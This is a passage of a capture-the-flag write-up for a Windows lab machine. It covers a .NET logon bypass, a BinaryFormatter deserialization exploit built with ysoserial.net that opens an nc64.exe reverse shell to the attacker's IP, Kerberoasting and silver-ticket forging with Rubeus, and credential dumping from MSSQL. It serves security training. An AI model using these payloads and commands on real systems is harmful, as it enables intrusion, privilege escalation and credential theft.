
Executing the application on Windows environment we are presented with a login prompt.



First of all we will need to specify a server name by clicking the `edit` option and selecting `dc1.scrm.local`, but before that, we have to edit our Windows `c:\windows\system32\drivers\etc\hosts` file to resolve this hostname. So we edit our local hosts file with Administrator privileges and add the following lines.

```
10.10.11.168 dc1.scrm.local
10.10.11.168 scrm.local
```


Then, we can try to login using `ksimpson`'s credentials but we get an error:



Since we don't have any working credentials for this application, we should start our reverse engineering process. Because this is a `.NET` application, we can use `dnSpy` to take a closer look at the login function inside the DLL file.

```
// ScrambleLib.ScrambleNetClient
// Token: 0x0600002B RID: 43 RVA: 0x000023D4 File Offset: 0x000005D4
public bool Logon(string Username, string Password)
{
    bool result;
    try
    {
        if (string.Compare(Username, "scrmdev", true) == 0)
        {
            Log.Write("Developer logon bypass used");
            result = true;
        }
        else
        {
            HashAlgorithm hashAlgorithm = MD5.Create();
            byte[] bytes = Encoding.ASCII.GetBytes(Password);
            Convert.ToBase64String(hashAlgorithm.ComputeHash(bytes, 0, bytes.Length));
            ScrambleNetResponse scrambleNetResponse = this.SendRequestAndGetResponse(new ScrambleNetRequest
              (ScrambleNetRequest.RequestType.AuthenticationRequest, Username + "|" + Password));
            ScrambleNetResponse.ResponseType type = scrambleNetResponse.Type;
            if (type != ScrambleNetResponse.ResponseType.Success)
            {
                if (type != ScrambleNetResponse.ResponseType.InvalidCredentials)
                {
                    throw new ApplicationException(scrambleNetResponse.GetErrorDescription());
                }
                Log.Write("Logon failed due to invalid credentials");
                result = false;
            }
            else
            {
                Log.Write("Logon successful");
                result = true;
            }
        }
    }
    catch (Exception ex)
    {
        Log.Write("Error: " + ex.Message);
        throw ex;
    }
    return result;
}

```

Looking at the source code we can see that the application will not check for valid credentials if the user name used is `scrmdev`.



Once we are logged in we have the option to upload a `New Order`. Before we do that, we explore other options inside the application and we find that we can enable debug logging under the `Tools` menu. After we enable the logging, we upload a new order. Finally, we check the contents of the newly created text file called `ScrambleDebugLog.txt`.

```
6/14/2022 6:39:47 PM    Developer logon bypass used
6/14/2022 6:39:47 PM    Getting order list from server
6/14/2022 6:39:47 PM    Getting orders from server
6/14/2022 6:39:47 PM    Connecting to server
6/14/2022 6:39:48 PM    Received from server: SCRAMBLECORP_ORDERS_V1.0.3;
6/14/2022 6:39:48 PM    Parsing server response
6/14/2022 6:39:48 PM    Response type = Banner
6/14/2022 6:39:48 PM    Sending data to server: LIST_ORDERS;
6/14/2022 6:39:48 PM    Getting response from server
6/14/2022 6:39:48 PM    Received from server: SUCCESS;AAEAAAD/////AQAAAAAAAAAAMAgAAAEJTY3JhbWJsZUxpYiwgVmVyc2lvbj0xL
SXNDb21wbGV0ZRBfUmVmZXJlbmNlTnVtYmVyD19RdW90ZVJlZmVyZW5jZQlfU2FsZXNSZXALX09yZGVySXR1bXMIX0R1ZURhdGUKX1RvdGFsQ29zdAA
6/14/2022 6:39:48 PM    Parsing server response
6/14/2022 6:39:48 PM    Response type = Success
6/14/2022 6:39:48 PM    Splitting and parsing sales orders
6/14/2022 6:39:48 PM    Found 2 sales orders in server response
6/14/2022 6:39:48 PM    Deserializing single sales order from base64: AAEAAAD/////AQAAAAAAAAAAMAgAAAEJTY3JhbWJsZUxpY
6/14/2022 6:39:48 PM    Binary formatter init successful
6/14/2022 6:39:48 PM    Deserialization successful
6/14/2022 6:39:48 PM    Deserializing single sales order from base64: AAEAAAD/////AQAAAAAAAAAAMAgAAAEJTY3JhbWJsZUxpY
6/14/2022 6:39:48 PM    Binary formatter init successful
6/14/2022 6:39:48 PM    Deserialization successful
6/14/2022 6:39:48 PM    Finished deserializing all sales orders
6/14/2022 6:39:52 PM    Uploading new order with reference sdad
6/14/2022 6:39:52 PM    Binary formatter init successful
6/14/2022 6:39:52 PM    Order serialized to base64: AAEAAAD/////AQAAAAAAAAAAMAgAAAEJTY3JhbWJsZUxpYiwgVmVyc2lvbj0xLjA
6/14/2022 6:39:52 PM    Connecting to server
6/14/2022 6:39:53 PM    Received from server: SCRAMBLECORP_ORDERS_V1.0.3;
6/14/2022 6:39:53 PM    Parsing server response
6/14/2022 6:39:53 PM    Response type = Banner
6/14/2022 6:39:53 PM    Sending data to server: UPLOAD_ORDER;AAEAAAD/////AQAAAAAAAAAAMAgAAAEJTY3JhbWJsZUxpYiwgVmVyc2
6/14/2022 6:39:53 PM    Getting response from server
6/14/2022 6:39:53 PM    Received from server: SUCCESS;
6/14/2022 6:39:53 PM    Parsing server response
6/14/2022 6:39:53 PM    Response type = Success
6/14/2022 6:39:53 PM    Upload successful
```

The log file mentions serialization and the Binary Formatter class, as well as showing the exact commands that are passed over to the server. We can see it sends the text `UPLOAD_ORDER;` followed by the Base64 of the serialized contents using the binary formatter.

We can use the ysoserial.net framework to generate a payload to execute the `nc64.exe` binary we have uploaded on the previous stage.

First of all, we set up a listener on our local machine:

```
rlwrap nc -lvnp 9001
```

Then, use the `ysoserial.net` framework to generate a payload.

```
ysoserial.exe -f BinaryFormatter -g WindowsIdentity -o base64 -c
"C:\users\miscsvc\music\nc64.exe -e powershell 10.10.14.27 9001"
```

```
ysoserial.exe -f BinaryFormatter -g WindowsIdentity -o base64 -c "C:\users\miscsvc\music\nc64.exe -e powershell 10.10.14.27 9001"

AAEAAAD/////AQAAAAAAAAAEAQAAAClTeXN0ZW0uU2VjdXJpdHkuUHJpbmNpcGFsLldpbmRvd3NJ<SNIP>
```

Finally, we use `telnet` to send our payload over to the vulnerable application:

```
telnet scrm.local 4411
Trying 10.10.11.168...
Connected to DC1.scrm.local.
Escape character is '^]'.
SCRAMBLECORP_ORDERS_V1.0.3;
UPLOAD_ORDER;AAEAAAD/////AQAAAAAAAAAEAQAAAClTeXN0ZW0uU2VjdXJpdHkuUHJpbmNpcGFsLldpbmRvd3NJZGVudGl0eQEAAA<SNIP>
ERROR_GENERAL;Error deserializing sales order: Exception has been thrown by the target of an invocation.
```

We get an error, but on our listener we have a reverse shell:


```
rlwrap nc -lvnp 9001

connect to [10.10.14.27] from (UNKNOWN) [10.10.11.168] 49715
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whoami
nt authority\system
```

We can execute commands as `nt authority\system` and the `root` flag can be found under `C:\users\administrator\desktop\root.txt`.

Appendix - Foothold and User from Windows

Now that we have completed the machine we can present the same procedure to exploit the Foothold and User stages from a Windows environment.

Since we have already executed our `nmap` command we can start by finding information about the remote machine using the `ldp` command on PowerShell:



Using the IP of the machine to directly connect to the ldap reveals the domain name `DC1.scrm.local`, which we add to our hosts file.

Then, we can use the following command to mount the `Public` share to our system that the user `ksimpson` is able to access.

```
net use z: \\dc1.scrm.local\Public /user:scrm.local\ksimpson ksimpson
```

```
PS C:\ > net use z: \\dc1.scrm.local\Public /user:scrm.local\ksimpson ksimpson
The command completed successfully.

PS C:\ > dir z:

    Directory: z:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         11/5/2021  12:20 AM         630106 Network Security Changes.pdf
```

Accessing the `Network Security Changes.pdf` file guides us to use `Kerberoasting` as our next attack. To perform this attack from Windows we can use Rubeus.

```
Rubeus.exe kerberoast /creduser:scrm.local\ksimpson@SCRM.LOCAL /credpassword:ksimpson
/domain:scrm.local /nowrap
```

```
C:\Tools\GhostPack\Rubeus\Rubeus\bin\Debug+>Rubeus.exe kerberoast
/creduser:scrm.local\ksimpson@SCRM.LOCAL /credpassword:ksimpson
/domain:scrm.local /nowrap

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain          : scrm.local
[*] Using alternate creds  : scrm.local\ksimpson@SCRM.LOCAL
[*] Searching path 'LDAP://scrm.local' for Kerberoastable users

[*] Total kerberoastable users : 1


[*] SamAccountName         : sqlsvc
[*] DistinguishedName      : CN=SqlSvc,OU=Service Accounts,DC=scrm,DC=local
[*] ServicePrincipalName   : MSSQLSvc/dc1.scrm.local:1433
[*] PwdLastSet             : 11/3/2021 4:32:02 PM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   :
$krb5tgs$23$*sqlsvc$scrm.local$MSSQLSvc/dc1.scrm.local:1433@scrm.local*$2A85A9B
D<SNIP>7D6FFFDB1F1D91897A8CB73D47D7F2A4E0E8CCAB717F12E
```

We have a hash for the `sqlsvc` account once again. Cracking this hash will reveal the same plain text `Pegasus60`.


Our next move was to perform a silver ticket attack. This time, we can use Rubeus to get the NTLM hash of the password `Pegasus60`:

```
Rubeus.exe hash /password:Pegasus60
```


```
C:\Tools\GhostPack\Rubeus\Rubeus\bin\Debug+>Rubeus.exe hash /password:Pegasus60

[*] Action: Calculate Password Hash(es)

[*] Input password             : Pegasus60
[*]       rc4_hmac             : B999A16500B87D17EC7F2E2A68778F05
```

This gives us the NTLM hash of: `B999A16500B87D17EC7F2E2A68778F05` which is exactly the same as our first approach in Linux.

To get the domain SID required to perform the attack we can use `ldp` once again. First of all, we have to `Bind`, from the `File` menu, to the server using the credentials for `ksimpson`:



Then, we can `Search` for users from the `Browse` menu on the remote machine. Using the following options:



We get the following results.

```
----------
***Searching...
ldap_search_s(ld, "dc=scrm,dc=local", 2, "(objectClass=user)", attrList,  0, &msg)
Getting 17 entries:
Dn: CN=Administrator,CN=Users,DC=scrm,DC=local
      objectSid: S-1-5-21-2743207045-1827831105-2542523200-500;

Dn: CN=Guest,CN=Users,DC=scrm,DC=local
      objectSid: S-1-5-21-2743207045-1827831105-2542523200-501;
```

Once again, we can retrieve the SID of the domain `S-1-5-21-2743207045-1827831105-2542523200` after we remove the RID part.

Now, we have all the information needed to create a silver ticket using Rubeus:

```
Rubeus.exe silver /service:MSSQLSvc/dc1.scrm.local:1433
/rc4:b999a16500b87d17ec7f2e2a68778f05 /sid:S-1-5-21-2743207045-1827831105-2542523200
/user:Administrator /domain:scrm.local /ptt
```

```
C:\Tools\GhostPack\Rubeus\bin\Release+>Rubeus.exe silver /service:MSSQLSvc/dc1.scrm.local:1433
/rc4:b999a16500b87d17ec7f2e2a68778f05 /sid:S-1-5-21-2743207045-1827831105-2542523200 /user:Administrator /domain:scrm.local /ptt

[*] Action: Build TGS

[*] Building PAC

[*] Domain         : SCRM.LOCAL (SCRM)
[*] SID            : S-1-5-21-2743207045-1827831105-2542523200
[*] UserId         : 500
[*] Groups         : 520,512,513,519,518
[*] ServiceKey     : B999A16500B87D17EC7F2E2A68778F05
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_MD5
[*] KDCKey         : B999A16500B87D17EC7F2E2A68778F05
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_MD5
[*] Service        : MSSQLSvc
[*] Target         : dc1.scrm.local:1433

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGS for 'Administrator' to 'MSSQLSvc/dc1.scrm.local:1433'

[*] AuthTime       : 6/14/2022 11:22:25 PM
[*] StartTime      : 6/14/2022 11:22:25 PM
[*] EndTime        : 6/15/2022 9:22:25 AM
[*] RenewTill      : 6/21/2022 11:22:25 PM

[*] base64(ticket.kirbi):

      doIFVTCCBVGgAwIBBaEDAgEWooIETTCCBElhggRFMIIEQaADAgEFoQwbClNDUk0uTE9DQUyiKjAooAMC<SNIP>

[+] Ticket successfully imported!
```

Rubeus successfully generated the ticket and imported to the system for future use. Now, we are able to access the remote MSSQL service using `sqlcmd`:

```
sqlcmd -S dc1.scrm.local
```

```
PS C:\ > sqlcmd -S dc1.scrm.local
1>
```

At this point, we can start enumerating the remote databases just like before. The only difference is that after each SQL query we have to send the command `GO`:

```
1> SELECT name FROM sys.databases;
2> GO
name
----------------------------------------------------------------------
master
tempdb
model
msdb
ScrambleHR

(5 rows affected)
1> SELECT TABLE_NAME FROM ScrambleHR.INFORMATION_SCHEMA.TABLES;
2> GO
TABLE_NAME
----------------------------------------------------------------------
Employees
UserImport
Timesheets

(3 rows affected)
1> SELECT * FROM ScrambleHR.dbo.UserImport;
2> GO
LdapUser           LdapPwd                  LdapDomain
----------------------------------------------------------------------
MiscSvc          ScrambledEggs9900           scrm.local
```

Finally, since we have the credentials for the `MiscSvc` account we can use the `Enter-PSSession` PowerShell command to get a shell on the remote machine:

```
PS C:\ > Enter-PSSession dc1.scrm.local -Credential MiscSvc@SCRM.LOCAL

Windows PowerShell credential request
Enter your credentials.
Password for user MiscSvc@SCRM.LOCAL: *****************

[dc1.scrm.local]: PS C:\Users\miscsvc\Documents> whoami
scrm\miscsvc
```

With this step we conclude this section since these were the only parts of the box that were performed on Linux during our initial exploitation. The root part was performed entirely on Windows.